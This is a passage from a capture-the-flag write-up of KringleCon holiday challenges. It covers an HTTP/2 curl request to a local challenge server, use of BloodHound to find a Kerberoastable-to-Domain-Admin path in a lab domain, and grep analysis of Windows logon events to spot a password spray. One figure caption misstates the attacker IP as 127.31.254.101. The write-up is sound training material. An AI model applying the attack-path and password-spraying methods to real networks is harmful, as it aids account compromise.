                # server_name           localhost 127.0.0.1;
                root /var/www/html;
```

Figure 25 - Web Server Configuration for Candy Striper


In it, we can see the server is using HTTP2. Adding the http2-prior-knowledge switch to CURL, we got readable output from the server that suggested using POST and specifying a status switch.



```
elf@548c33efd7c5:~$ curl --http2-prior-knowledge http://localhost:8080
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
```

Figure 26 - Initial Web Request to Server

Running *curl --http2-prior-knowledge* *http://localhost:8080* *-d 'status=on'* got the machine running:




```
elf@548c33efd7c5:~$ curl --http2-prior-knowledge http://localhost:8080 -d 'status=on'
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


                                                                 okkd,
                                                                OXXXXX,
                                                               oXXXXXXo
                                                              ;XXXXXXX;
                                                             ;KXXXXXXx
                                                            oXXXXXXXO
                                                         .lKXXXXXXX0.
  ''''''        .''''''        .''''''        .:::;   ':okKXXXXXXXX0Oxcooddool,
 'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXXxxXXXXXXXXXXX.
 'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXXxx0KKKKK000d;
 'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXXOdkO000KKKKK0x.
 'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXXXxxXXXXXXXXXXXX:
 'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXXKkkxxO00000OOx;.
 'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXXKOOkd0XXXXXXXXXXO.
 'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxcccckXXXXXXXXXXX0KXKxOKKKXXXXXXXXk.
 .c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXXXXXX0xO00000000c
                                                    ;xKXXXXXXXX0xKXXXXXXXXXK.
                                                       ..,:ccllc:cccccc:'


Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
```

Figure 27 - Turning on the Striper via POST Request

With the machine on, Holly provided hints that pointed   us at some Bloodhound examples.

In the main objective, we are asked to find a path from a Kerberoastable user to Domain Admin, and are given an OVA file, which contains a Linux VM running Bloodhound. Bloodhound is a tool that maps AD relationships and creates “pwn graphs” in Neo4J.

Once I had the VM loaded, I launched Bloodhound. Looking through Bloodhound’s prebuilt queries, I found one that sounded fitting for the objective:



Database Info

Node Info

Queries

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Figure 28 - Pre-defined Bloodhound Query for Kerberoast-to-DA Path

Running this query resulted in several paths to the DA group, as shown below.




Figure 29 - Bloodhound Paths

However, each path contained RDP (which the objective stated to avoid) except one:




MemberOf
LDUBEJ00320@AD.KRINGLECASTLE.COM
MemberOf
MemberOf
LECASTLE.COM
IT_00332@AD.KRINGLECASTLE.COM
AdminTo
DOMAIN ADMINS@AD.KRINGLECASTLE.COM
MemberOf
HasSession
COMP00185.AD.KRINGLECASTLE.COM
AdminTo
JBETAK00084@AD.KRINGLECASTLE.COM

Figure 30 - Target Path

Here, we can see Leanne Dubej is a member of the *IT_00332* group, which is an admin on the system *COMP00185*, which has a session for *JBETAK00084*, who is domain admin.



User Info

Name	LDUBEJ00320@AD.KRINGLECASTLE.COM
Display Name	Leanne Dubej
Password Last Changed	Never
Last Logon	Never
Enabled	True
Compromised	False
Sessions	2
Sibling Objects in the Same OU	50
Reachable High Value Targets	3
Effective Inbound GPOs	0
See User within Domain/OU Tree	

Figure 31 - Target User


Therefore, the correct answer is **LDUBEJ00320@AD.KRINGLECASTLE.COM**.

Objective 6. Badge Manipulation

In this challenge, we are first asked by Pepper Minstix to review a Windows Event Log file on a Linux system to identify the user who was successfully compromised in a password spray attack. A python EVTX parser script is provided.

A password spray attack is an alternate form of the classic brute-force password guessing attack. In this variant, an attacker tries one (or just a few) passwords against a large number of users, instead of a large number of password guesses against one user. This attack has several advantages. First, if an attacker just wants access and doesn't care what user they impersonate, it has a much higher chance of succeeding quickly than attacking a single user (after all, not all users pick strong passwords.) Second, it is less likely to trip up traditional brute force detection/prevention techniques, such as account lock-outs, as each user is only getting a couple of failed logon attempts. Third, in large organizations, a single failed logon attempt for many users is common, as people often mistype their credentials.

One way to detect this kind of attack is to look for many failed logons from the same source. To do this, we need to grep for failed logon attempts, and then look at their source. To do this, we can look for events with the event ID 4625[2]: "An account failed to log on." Such events look like this:




```
<EventID Qualifiers="">4625</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12544</Task>
<Opcode>0</Opcode>
<Keywords>0x8010000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 13:05:25.323727"></TimeCreated>
<EventRecordID>240294</EventRecordID>
<Correlation ActivityID="{71a9b66f-4900-0001-a8b6-a9710049d401}" RelatedActivityID=""></Correlatio
n>
<Execution ProcessID="664" ThreadID="720"></Execution>
<Channel>Security</Channel>
<Computer>WIN-KCON-EXCH16.EM.KRINGLECON.COM</Computer>
<Security UserID=""></Security>
</System>
<EventData><Data Name="SubjectUserSid">S-1-5-18</Data>
<Data Name="SubjectUserName">WIN-KCON-EXCH16$</Data>
<Data Name="SubjectDomainName">EM.KRINGLECON</Data>
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">sara.khan</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc0000064</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
<Data Name="IpPort">43401</Data>
```

Figure 32 - Sample Logon Failure (4625) Event

[2] https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

Now we just need to find an IP address with lots of failed logons, to identify the source of the password spray. This can easily be accomplished by grepping for failed logons (4625) and then getting 34 lines of context after a match, to see the details of the event. For these matches, we specifically grab just the IP address, since that is what we care about right now, and then run the results through the uniq command with the -c flag, which shows the count of each distinct result. That result gives us 2 IP addresses:




```
elf@39d500e4cbee:~$ python evtx_dump.py ho-ho-no.evtx | grep 4625 -A 34 | grep IpAddress | uniq -c
      1 <Data Name="IpAddress">10.158.210.210</Data>
    211 <Data Name="IpAddress">172.31.254.101</Data>
```

Figure 33 - IP Addresses in 4625 Event Entries, with Counts

Here, we can see that the IP Address 172.31.254.101 had 211 failed logon attempts in the log. This is far too many for a standard workstation (and reviewing some of the event entries manually showed a variety of user accounts being used and failing.) It is still possible this is a common server that all elves use – perhaps a jump server or something. If that was the case, we would expect many times more successful events in the logs.


Let's look at the success events from this IP address, which just requires changing our grep to look for successful logon events (ID 4624):



```
elf@39d500e4cbee:~$ python evtx_dump.py ho-ho-no.evtx | grep 4624 -A 34 | grep "172.31.254.101" -B
 15
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
--
<Data Name="SubjectLogonId">0x00000000000003e7</Data>
<Data Name="TargetUserSid">S-1-5-21-25059752-1411454016-2901770228-1156</Data>
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x0000000001175cd9</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{5b50bc0d-2707-1b79-e2cb-6e5872170f2d}</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
elf@39d500e4cbee:~$
```

Figure 34 - Successful Logons (4624 Events) from 127.31.254.101

